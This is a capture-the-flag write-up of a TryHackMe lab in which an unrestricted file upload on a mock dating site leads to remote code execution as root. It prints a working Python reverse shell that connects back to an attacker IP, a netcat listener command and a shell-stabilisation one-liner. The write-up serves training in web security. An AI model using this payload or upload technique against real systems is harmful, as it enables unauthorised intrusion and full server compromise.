
Introduction

During the Love at First Breach 2026 event on TryHackMe, one of the web rooms, Speed Chatting simulates a dating platform called LoveConnect that was rushed into production just before Valentine's Day.
As expected when deadlines are tight and testing is skipped… things go wrong.
In this write-up, I'll walk through how a simple Unrestricted File Upload vulnerability led to full Remote Code Execution (RCE) and root access in under 10 minutes.
Initial Recon
The target application was running on:
http://10.112.191.193:5000Port 5000 often suggests a Python Flask application, so that was my first assumption.
After registering with:
Username: demo
Password: anything
I was redirected to a profile page that contained an "Update Photo" feature.
That's where things got interesting.
Vulnerability Identification-Unrestricted File Upload
The profile picture upload form allowed me to upload a file.
But there was a problem:
- No extension filtering
- No content-type validation
- No server-side checks
- No file renaming
- Files stored inside
/uploads/directly accessible from the browser
This is a textbook case of Unrestricted File Upload.
If the server accepts any file… and executes it… that's instant RCE.
Exploitation-Creating a Reverse Shell
Since the application was likely running Python, I created a simple Python reverse shell on the AttackBox:
import socket, subprocess, os
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.112.109.109", 4444))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
subprocess.call(["/bin/sh", "-i"])
Saved it as:
rev.pyStep 1 — Start Listener
On my machine:
nc -lvnp 4444Step 2 — Upload the Malicious File
I uploaded rev.py using the profile picture form.
The application responded:
Profile picture updated successfully!
This confirmed the file was accepted and stored.
Step 3 — Trigger the Shell
The uploaded file was accessible at:
http://10.112.191.193:5000/uploads/rev.pyAs soon as I visited the link…
The listener received a connection.
Root Shell Achieved

The application was running as root.
That means:
- No privilege escalation required
- Full system compromise
- Complete server takeover
To stabilize the shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'Now we had a proper interactive shell.
Reading the Flag

Inside the working directory:
ls -la
cat flag.txt
Flag:
Room complete